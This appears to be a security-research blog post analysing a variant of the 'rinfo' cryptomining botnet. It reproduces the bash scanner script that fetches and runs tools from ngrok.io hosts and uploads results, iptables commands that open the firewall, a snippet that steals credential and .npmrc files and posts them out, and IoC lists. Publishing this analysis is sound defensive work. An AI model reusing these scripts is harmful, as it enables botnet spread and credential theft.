Rinfo Is Making A Comeback and Is Scanning and Mining in Full Speed


blog.netlab.360.com/rinfo-is-making-a-comeback-and-is-scanning-and-mining-in-full-speed/


LIU Ya February 10, 2021

10 February 2021 / rinfo

Overview

In 2018 we blogged about a scanning&mining botnet family that uses ngrok.io to propagate samples: "A New Mining Botnet Blends Its C2s into ngrok Service
", and since mid-October 2020, our BotMon system started to see a new variant of this family that is active again and continues to this day. Compared to the last time, this time it is more aggressive, and as of February 6, 2021, our Anglerfish honeypot has captured 11,864 scanner samples, 1,754 miner samples, and 3,232 ngrok.io C2 domains. The sample captures can be found in the capture log below.





This new variant is still spreading, and here are some key features：


1. The overall structure of the family has not changed, still consists of scanning and mining modules, the purpose of scanning is to form a mining botnet.
2. The new ones and the old ones are pretty much same origin, the function has changed slightly.
3. The new version still relies on ngrok.io to distribute samples and report results.
4. The ports and services that the bot is going after have changed, with Apache CouchDB and MODX removed while 3 new ones of Mongo, Confluence and vBulletin added.
5. Same as the old ones, the scanner module is only responsible for detecting open ports and services, with no exploit functions integrated.

Sample Comparison Analysis

The family consists of two core modules: the scanner, and the miner, both written in bash script. We named this family rinfo because the scanner module uses a file starting with "/tmp/rinfo" to save the results in both versions. We found no code related to downloading and executing the miner module in the scanner module, and vice versa, there is no code involving the scanner module in the miner module, and the only clue to relate them is the same loader IP and the same attacked port. Combining the samples, we speculate that scanner is the starting module, and after a target is located, the attacker can choose to either implant the scanner module or drop the miner module. Theoretically, the attacker may also implant other functional modules, we will keep an eye on this and disclose any further findings in time.

scanner module

The scanner module analysis is based on the sample md5=01199e3d63c5211b902d18a7817a6997. Like the old version, the job is performed by zmap, jq and zgrab. The scanner module will download and execute these binaries, and then report the results. The entire scanner module is shown in the following figure.



```
OUT="/tmp/28c324f1a0"
LOGF="/tmp/log7450106e02"
export PATH=/usr/sbin:$PATH
FINISH () {
  excode=$?
  _FILE="$OUT"
  gzip "$OUT"
  if [ -f "${_FILE}.gz" ]; then
    _FILE="${OUT}.gz"
  fi
  if [ -f "${_FILE}" ]; then
    curl -m 120 -fsk -F result=@${_FILE} "http://0c9cbf209b1c.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=${excode}" >/dev/null 2>>${LOGF} || \
    curl -m 120 -fsk -F result=@${_FILE} "http://b78cf6364fd3.ngrok.io/z?r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=${excode}" >/dev/null 2>>${LOGF}
  fi
  rm -f "$OUT" "${OUT}.gz" "${LOGF}"
  rm -f /tmp/rinfo34b5168c
trap FINISH EXIT
rm -f "$OUT" "${OUT}.gz"
IPR="94.130.96.0/19"
mkdir -p $HOME/.gnupg/
if ! type "$HOME/.gnupg/zmap" >/dev/null 2>&1 ; then
  curl -m 120 -fks -o $HOME/.gnupg/zmap "http://a847b63b5deb.ngrok.io/d8/gmap"
  chmod +x /$HOME/.gnupg/zmap
if ! type "$HOME/.gnupg/jq" >/dev/null 2>&1 ; then
  curl -m 120 -fks -o $HOME/.gnupg/jq "http://b053b1673752.ngrok.io/d8/jq"
  chmod +x /$HOME/.gnupg/jq
if ! type "$HOME/.gnupg/zgrab" >/dev/null 2>&1 ; then
  curl -m 120 -fks -o $HOME/.gnupg/zgrab "http://f4397ae0bc11.ngrok.io/d8/zgrab"
  chmod +x $HOME/.gnupg/zgrab
export PATH=$HOME/.gnupg:$PATH
if ! type "$HOME/.gnupg/zgrab" >/dev/null 2>&1 ; then
  echo ";;nozmap" >> $OUT
  exit 17
PORT="6379"
echo -ne "info\r\nquit\r\n" >/tmp/rinfo34b5168c
echo ";;${PORT}" > $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --data /tmp/rinfo34b5168c --output-file=- 2>/dev/null | grep 'redis_version' | jq -r .ip >> ${OUT}
PORT="6380"
echo ";;${PORT}" >> $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --data /tmp/rinfo34b5168c --output-file=- 2>/dev/null | grep 'redis_version' | jq -r .ip >> ${OUT}
PORT="2375"
echo ";;${PORT}" >> $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --http='/v1.16/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip >> ${OUT}
PORT="80"
echo ";;${PORT}" >> $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --http='/' --http-max-redirects 2 --output-file=- 2>/dev/null | grep -Ei 'x_jenkins|mongo-express|drupal|confluence|vbulletin' | jq -r .ip >> ${OUT}
PORT="8080"
echo ";;${PORT}" >> $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --http='/' --http-max-redirects 2 --output-file=- 2>/dev/null | grep -Ei 'x_jenkins|mongo-express|drupal|confluence' | jq -r .ip >> ${OUT}
PORT="443"
echo ";;${PORT}" >> $OUT
zmap $PORT $IPR 2> $LOGF  | zgrab --senders 100 --port $PORT --tls --http='/' --http-max-redirects 2 --output-file=- 2>/dev/null | grep -Ei 'x_jenkins|mongo-express|drupal|confluence|vbulletin' | jq -r .ip 2>/dev/null >
exit $?
```

Compared with the old version (md5=072922760ec200ccce83ac5ce20c46ca), the biggest change in the new version is the target scan ports and services. The old version went after these ports and services:

```
TCP 6379 , Redis
TCP 2375 , Docker client version 1.16
TCP 80/8080 , Jenkins/Drupal/MODX
TCP 5984 , Apache CouchDB
```

The new version no longer scans port 5984, but adds TCP ports of 6380 and 443. In terms of scanned services, Apache CouchDB and MODX have been replaced by Mongo, Confluence and vBulletin, as can be seen from below:

```
TCP 6380, Redis
TCP 2375, Docker client version 1.16
TCP 80/443/8080, Jenkins/Mongo/Drupal/Confluence/vBulletin
```

Another change is the pattern of the url for reporting scan results. The old version url is like this:

```
hxxp://cc8ef76b.ngrok.io/z?
r=40ddb986122e221e08092943e5faa2ed&i=2a6da41fcf36d873dde9ed0040fcf99ba59f579c3723bb178
```

The new version has changed to 2 urls, with the value of the i parameter of the url becoming shorter:

```
hxxp://0c9cbf209b1c.ngrok.io/z?
r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=${excode}
hxxp://b78cf6364fd3.ngrok.io/z?
r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=${excode}
```

It should be noted that the subdomain of ngrok.io in all the above URLs is not fixed, and its value is not the same in different scanner samples, which explains why the number of scanner samples is more than 10 thousands. As we mentioned in previous blog the goal of all these probably is to increase the difficulty of defense.

The third change is the setting of the target netblocks. In the old version it was specified in the form of bash shell array, while in the new version it has changed to a single value.

```
# old
IPR="13.238.160.0/19 52.33.224.0/19 194.42.160.0/19 37.123.128.0/19 146.88.0.0/19
39.97.32.0/19 117.73.160.0/19 58.119.224.0/19 118.89.224.0/19 211.109.32.0/19
211.186.192.0/19 58.123.32.0/19 58.229.224.0/19 52.123.32.0/19 52.244.192.0/19
52.250.224.0/19 63.34.192.0/19 3.114.224.0/19"

# new
IPR="94.130.96.0/19"
```

While the IPR value varifies across scanner samples, the mask is always 19 bits. As a summary, there have been 700+ networks checked from scanner samples.

miner module

The analysis of the miner module is based on the sample MD5=1d74fd8d25fa3750405d8ba8d224d084. Similar to the scanner module, the miner module is just a bash script, and the specific mining behavior is achieved by downloading and executing the binary miner programs.

Compared with the old version, the new version of miner module has not changed much, and the usage pattern for ngrok.io is the same, the are a few minor differences though:

1. The new version no longer downloads and runs the fc program, and the miner program integrates new wallet addresses.
2. The new version removes the ability to infect local .js files.
3. iptables is configured to remove various network restrictions.
4. The function of stealing credentials is added.

The newly added iptables commands are as follows:

```
iptables -P INPUT ACCEPT >/dev/null 2>&1
iptables -P FORWARD ACCEPT >/dev/null 2>&1
iptables -P OUTPUT ACCEPT >/dev/null 2>&1
iptables -t nat -F >/dev/null 2>&1
iptables -t mangle -F >/dev/null 2>&1
iptables -F >/dev/null 2>&1
iptables -X >/dev/null 2>&1
```

The infected .js code at the end of the old version is replaced by the following code to steal credentials:

```
find /home -maxdepth 5 -type f -name 'credentials' 2>/dev/null | xargs -I % sh -c
'echo :::%; cat %'>>$CFG 2>/dev/null
find /home -maxdepth 5 -type f -name '.npmrc' 2>/dev/null | xargs -I % sh -c 'echo
:::%; cat %'>>$CFG 2>/dev/null
if [ -s $CFG ]; then
  curl -s -F file=@$CFG "$HOST/c?r=${RIP}" >/dev/null 2>&1
rm -rf $CFG
```

This code looks for and uploads the credentials and .npmrc files in /home and its subdirectories.

As in the old version, the download server is accessed throughout the miner module via a $HOST variable, which points to a temporary ngrok.io domain. This is where the miner module differs from the scanner module, which assigns a different ngrok subdomain to each url.

Conclusion

The new version of rinfo has no major changes compared to the previous one, both in terms of module structure and approach, so we guess that the same people are behind it. From the samples we captured, the purpose of the new version of rinfo is still to form a mining botnet, which may be related to the recent bitcoin price increase.

Because this botnet family relies heavily on ngrok.io for propagation, its frequently changing ngrok temporary domain name makes defense difficult, we recommend detecting and blocking this botnet based on its url patterns.

Contact us

Readers are always welcomed to reach us on twitter or email to netlab at 360 dot cn.

IoC

attacker&loader IPs

```
185.242.6.3
185.159.157.20
```

scanner modules

```
01199e3d63c5211b902d18a7817a6997 http://738a39f8d49c.ngrok.io/z?
r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=0
...
```

binaries used in scanner

```
1ad3216964d073dabec2b843a06042f9 zmap http://bda5861e074e.ngrok.io/d8/gmap
8f797aef388194277307345ba1bdeb08 zgrab http://3aee228ab53a.ngrok.io/d8/zgrab
c3461eb5b1abe7551023ef5964ca9080 jq http://1edab0651a2b.ngrok.io/d8/jq
...
```

report urls found in scanner modules

```
http://0c9cbf209b1c.ngrok.io/z?
r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=0
http://b78cf6364fd3.ngrok.io/z?
r=0cf45361e2393cb0dc2488fd6db89cba&i=f05e89c39363f65c&x=0
...
```

miner modules

```
1d74fd8d25fa3750405d8ba8d224d084 http://4bfd95b92a04.ngrok.io/f/serve?
l=j&r=99341660c472f43e8124bc255aa0571bt
...
```

binaries used in miner

```
323c22138cc098c3d1c11b47fda3c053 CoinMiner http://bcaf48a9ab6b.ngrok.io/d8/nginx
2b9440c2c2d27a102e2f1e2a7140b57c Doki http://bcaf48a9ab6b.ngrok.io/d8/daemon
```

report urls found in miner modules

```
http://522240bf9589.ngrok.io/contact?k=1
http://522240bf9589.ngrok.io/contact?r=99341660c472f43e8124bc255aa0571bt&e=1
```

miner pools&wallets

```
pool: xmr-eu2.nanopool.org:14444
wallet:
49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7ABisXShQkjz


pool:xmr-asia1.nanopool.org:14444
wallet:49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7ABis


pool:xmr-us-east1.nanopool.org:14444
wallet:49JzXdLYqybL4a2u3hpa46WbqiYmd3xT1intPPDxzLR6hRJ81LA72tEMdgESxPnK2hEcVtom3m7ABis
```

References

https://blog.netlab.360.com/a-new-mining-botnet-blends-its-c2s-into-ngrok-service/
https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/